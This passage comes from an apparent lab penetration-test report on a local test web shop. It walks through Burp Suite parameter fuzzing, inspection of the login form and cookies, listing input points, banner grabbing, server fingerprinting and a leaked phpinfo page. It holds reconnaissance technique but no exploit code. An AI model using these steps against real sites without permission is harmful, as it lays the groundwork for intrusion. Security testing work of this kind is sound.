


Figure 16

figure 17 displays the results of the cluster bomb attack using debug parameters. All parameters were combined and used together to test the website. The website was traversed after the attack, there was however no anomalies in the way the website operated as the response times and other metrics were normal.

0			200			476
1	debug=	true	200			476
2	test=	true	200			476
3	hide=	true	200			476
4	source=	true	200			476
5	debug=	yes	200			476
6	test=	yes	200			476
7	hide=	yes	200			476
8	source=	yes	200			476
9	debug=	on	200			476
10	test=	on	200			476
11	hide=	on	200			476
12	source=	on	200			476
13	debug=	1	200			476
14	test=	1	200			476
15	hide=	1	200			476
16	source=	1	200			476

Figure 17

List of information found

- Full website map and layout.
- The website discloses important information in its errors.
- Software used by the website.
- Software version used by the website.
- How the website code has been written.
- The websites nonresponse to debug parameters.
- Possible critical web pages that disclose information about the website.

End of mapping the application section, discussion and analysis can be found at(Discussion)

4 ANALYSE THE APPLICATION

4.1 IDENTIFY FUNCTIONALITY

This section involved identifying and better understanding the core functionality of the web application. Various functions such as user registration, password change, contact forms and others were thoroughly examined.

Figure 18 displays the examination of the logins GET request/response through the target tab on burp suite, the web page was browsed to in burp suites browser. This get request displays important information including the php session id, server information including what type of web server software and version. The x powered by header gives the language used and version, all this combines to give an attacker a wealth information just from capturing a get request.




Figure 18

Figure 2.1.1 displays inspecting the login form code through burp suite's target tab. The two parameters are "magaca" and " furaha". Both the parameters are required to login in and have different types.

```
iiv id="register" class="animate form">
 <form  action="employeeValidate.php" method="post" autocomplete="on">

   <h1>
     Admin Login
   </h1>

   <p>

     <label for="username" class="uname" data-icon="u" >
        Your User Name
     </label>
     <input type="text" name="magaca" required="required" type="text" placeholder="myusername "/>
   </p>
   <p>

     <label for="password" class="youpasswd" data-icon="p">
        Your Password
     </label>
     <input type="password" name='furaha' required="required" type="password" placeholder="eg. *******" />

   </p>
   <p class="keeplogin">

     <input type="checkbox" name="loginkeeping" id="loginkeeping" value="loginkeeping" />

     <label for="loginkeeping">
       Keep me logged in
     </label>
   </p>
   <p class="login button">

     <input type="submit" value="Login" />

   </p>

 </p>
'form>
iv>
```

Full results of the identify functionality section can be found at (Identify functionality results & Process)

4.2 IDENTIFY DATA ENTRY POINTS

figure 19 shows a list of URLs possibly susceptible to user input. This was found through the web spidering done in the last section. These were chosen as they had extra data in the URL that could be susceptible to manipulation

```
http://192.168.1.20/cart_update.php?emptycart=1&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC9wcm9kdWN0cy5waHA/Y29tbWFuZCZwcm
http://192.168.1.20/cart_update.php?removep=4&return_url=aHR0cDovLzE5Mi4xNjguMS4yMC90aGFua3lvdS5waHA/aWQ9WkFQ
http://192.168.1.20/css/bootstrap.min.css?version=3
http://192.168.1.20/css/cart.css?version=1
http://192.168.1.20/css/style.css?version=18
http://192.168.1.20/profile.php?msg=Successfully%20updated%20-%20I%20think!
http://192.168.1.20/thankyou.php?id=ZAP
http://192.168.1.20/warehouse_1.php?command&productid
http://192.168.1.20/warehouse_2.php?command&productid
```


Figure 19

figure 20 shows the authentication cookie used on the target website. This was found through burp suites target tab and the login request was captured by turning intercept on in burp suites proxy tab. From a quick inspection it looked like the cookie was encoded in hex.

Figure 20

Examining headers

Figure 21 shows a portion of the web page headers examined through burp suites HTTP history. All these pages headers were examined to determine any important information



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
19	http://192.168.1.20	GET	/js/Myriad_Pro_700.font.js			200	101381	script	js				192.168.1.20		11:40:13 17 D...	8080
20	http://192.168.1.20	GET	/js/jquery.jcarousel.min.js			200	15972	script	js				192.168.1.20		11:40:13 17 D...	8080
21	http://192.168.1.20	GET	/js/functions.js			200	2424	script	js				192.168.1.20		11:40:13 17 D...	8080
22	http://192.168.1.20	GET	/js/main.js			200	666	script	js				192.168.1.20		11:40:13 17 D...	8080
23	http://192.168.1.20	GET	/images/body_bg3.jpg			404	1505	HTML	jpg	Object not found!			192.168.1.20		11:40:14 17 D...	8080
29	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:14 17 D...	8080
33	http://192.168.1.20	GET	/images/top-nav-left.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:40:14 17 D...	8080
50	http://192.168.1.20	GET	/css/images/main-bg.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:40:15 17 D...	8080
53	http://192.168.1.20	GET	/favicon.ico			404	1473	HTML	ico	Object not found!			192.168.1.20		11:40:15 17 D...	8080
55	http://192.168.1.20	GET	/products.php			200	13726	HTML	php	RickStore Group			192.168.1.20		11:40:23 17 D...	8080
58	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:24 17 D...	8080
59	http://192.168.1.20	GET	/images/top-nav-left.png			404	1499	HTML	png	Object not found!			192.168.1.20		11:40:24 17 D...	8080
60	http://192.168.1.20	GET	/css/images/main-bg.png			404	1499	HTML	png	Object not found!			192.168.1.20		11:40:24 17 D...	8080
61	http://192.168.1.20	GET	/warehouse_2.php			200	12020	HTML	php	RickStore Group			192.168.1.20		11:40:25 17 D...	8080
62	http://192.168.1.20	GET	/css/audioplayer.css			404	1503	HTML	css	Object not found!			192.168.1.20		11:40:25 17 D...	8080
63	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:25 17 D...	8080
64	http://192.168.1.20	GET	/about.php			200	9203	HTML	php	RickStore Group			192.168.1.20		11:40:27 17 D...	8080
67	http://192.168.1.20	GET	/customer.php			200	11403	HTML	php	RickStore Groups			192.168.1.20		11:40:28 17 D...	8080
68	http://192.168.1.20	GET	/js/countries.js			200	56594	script	js				192.168.1.20		11:40:28 17 D...	8080
69	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:28 17 D...	8080
70	http://192.168.1.20	GET	/login.php			200	5573	HTML	php	Login and Registration F...			192.168.1.20		11:40:31 17 D...	8080
74	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:31 17 D...	8080
75	http://192.168.1.20	GET	/css/fonts/BebasNeue-webfont.woff			200	11914		woff				192.168.1.20		11:40:32 17 D...	8080
76	http://192.168.1.20	GET	/css/fonts/franchise-bold-webfont.woff			200	15254		woff				192.168.1.20		11:40:32 17 D...	8080
78	http://192.168.1.20	GET	/css/fonts/fontomas-webfont.woff			200	2560		woff				192.168.1.20		11:40:32 17 D...	8080
79	http://192.168.1.20	GET	/images/bg.jpg			404	1497	HTML	jpg	Object not found!			192.168.1.20		11:40:32 17 D...	8080
80	http://192.168.1.20	POST	/userValidate.php	✓		302	513	HTML	php				192.168.1.20	SecretCookie=756e...	11:40:44 17 D...	8080
81	http://192.168.1.20	GET	/index.php			200	16734	HTML	php	RickStore Groups			192.168.1.20		11:40:44 17 D...	8080
82	http://192.168.1.20	GET	/css/audioplayer.css			404	1491	HTML	css	Object not found!			192.168.1.20		11:40:45 17 D...	8080
84	http://192.168.1.20	GET	/images/body_bg3.jpg			404	1505	HTML	jpg	Object not found!			192.168.1.20		11:40:45 17 D...	8080
85	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:45 17 D...	8080
86	http://192.168.1.20	GET	/images/top-nav-left.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:40:45 17 D...	8080
87	http://192.168.1.20	GET	/css/images/main-bg.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:40:45 17 D...	8080
88	https://content-autofill.googlea...	POST	/v1/forms:vote?alt=proto	✓		400	652	script				✓	172.217.169.42		11:40:47 17 D...	8080
89	http://192.168.1.20	GET	/customer.php			200	11475	HTML	php	RickStore Groups			192.168.1.20		11:40:47 17 D...	8080
90	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:47 17 D...	8080
91	http://192.168.1.20	GET	/images/top-nav-left.png			404	1499	HTML	png	Object not found!			192.168.1.20		11:40:48 17 D...	8080
92	http://192.168.1.20	GET	/css/images/main-bg.png			404	1499	HTML	png	Object not found!			192.168.1.20		11:40:48 17 D...	8080
93	http://192.168.1.20	GET	/profile.php			200	11217	HTML	php	RickStore Group			192.168.1.20		11:40:50 17 D...	8080
96	http://192.168.1.20	GET	/css/audioplayer.css			404	1495	HTML	css	Object not found!			192.168.1.20		11:40:51 17 D...	8080
97	http://192.168.1.20	GET	/js/jquery.min.js			200	87032	script	js				192.168.1.20		11:40:51 17 D...	8080
98	http://192.168.1.20	GET	/js/bootstrap.min.js			200	37367	script	js				192.168.1.20		11:40:51 17 D...	8080
99	http://192.168.1.20	GET	/images/top-nav-left.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:40:51 17 D...	8080
100	http://192.168.1.20	GET	/css/images/main-bg.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:40:51 17 D...	8080
101	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:51 17 D...	8080
102	http://192.168.1.20	POST	/alterpassword.php	✓		200	8356	HTML	php	RickStore Group			192.168.1.20		11:40:53 17 D...	8080
103	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:40:53 17 D...	8080
104	http://192.168.1.20	GET	/images/top-nav-left.png			404	1499	HTML	png	Object not found!			192.168.1.20		11:40:53 17 D...	8080
105	https://update.googleapis.com	POST	/service/update2/json?cup2key=10:34...	✓		200	15644	JSON				✓	172.217.20.131		11:41:06 17 D...	8080
106	https://update.googleapis.com	POST	/service/update2/json	✓		200	1028	JSON				✓	172.217.20.131		11:41:58 17 D...	8080
107	http://192.168.1.20	POST	/updatepassword.php	✓		302	897	text	php				192.168.1.20		11:42:11 17 D...	8080
108	http://192.168.1.20	GET	/profile.php?msg=Successfully%20upd...	✓		200	11217	HTML	php	RickStore Group			192.168.1.20		11:42:11 17 D...	8080
109	http://192.168.1.20	GET	/css/audioplayer.css			404	1603	HTML	css	Object not found!			192.168.1.20		11:42:12 17 D...	8080
110	http://192.168.1.20	GET	/images/top-nav-left.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:42:12 17 D...	8080
111	http://192.168.1.20	GET	/css/images/main-bg.png			404	1525	HTML	png	Object not found!			192.168.1.20		11:42:12 17 D...	8080
112	https://content-autofill.googlea...	GET	/v1/pages/Chc2LjEuMTcxNS4xNDQyL2...	✓		400	652	script				✓	172.217.169.42		11:42:12 17 D...	8080

Figure 21

Encoding mechanisms

Figure 22 shows the only example of encoding mechanisms found on the website. Username = magca, password = furaha. Apart from the usual cookie and session ID encoding. This again was found through the burp suite target tab.




Figure 22

Figure 2.2.3

4.3 IDENTIFY TECHNOLOGIES USED

Banner grabbing

Figure 23 shows how the banner was grabbed through the site map tab in burp suite. The burp suite web browser was used to browse the application.




Figure 23

Figure 24 displays the banner grabbing results. Key information regarding the server software and version was found.

```
HTTP/1.1 200 OK
Date: Thu, 17 Dec 2020 11:40:16 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.34
Set-Cookie: PHPSESSID=1kktoncmdp0OonqiOpr6sgsgul; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 16201

```

Figure 24

HTTP print

Figure 25 displays the results from http print, this tool fingerprints a web server by running a number of tests to determine information about the web server. In the host section the target website IP was used and the port was set to 80 as that is the HTTP port. Furthermore, the html report button was selected.




Figure 25

Figure 26 displays the results from http print in a readable format. These results gave nice overview of the software and versions used by the web application.




Figure 26

HTTPrecon

Figure 27 presents the results from a scan on the target website using HTTPrecon. This scan was used to confirm the results returned by HTTP print(figure 26). Http was selected as that was the protocol used by the target website, again the target IP was 192.168.1.20 and the port selected was 80.




Figure 27

PHPsesionID


Figure 28 shows the website uses PHP as it's a PHPsesionID. This was found trough burp suites proxy tab by capturing a request from the client.

VALUE
PHPSESSID=1kktoncmdp00onqi0pr6sgsgul; path=/

Figure 28

phpinfo.info

Figure 29 shows a portion of the phpinfo.info page found through web spidering; this web page had a lot of information on it regarding the specific technologies used on the website. HTTP Headers Information, Apache configuration, MySQL information and much more was found. The paths used by the web application were also present on the page, this helped with local file inclusion later on in the penetration test.



System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=/bitnami/xamppunixinstallerstackDev-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' 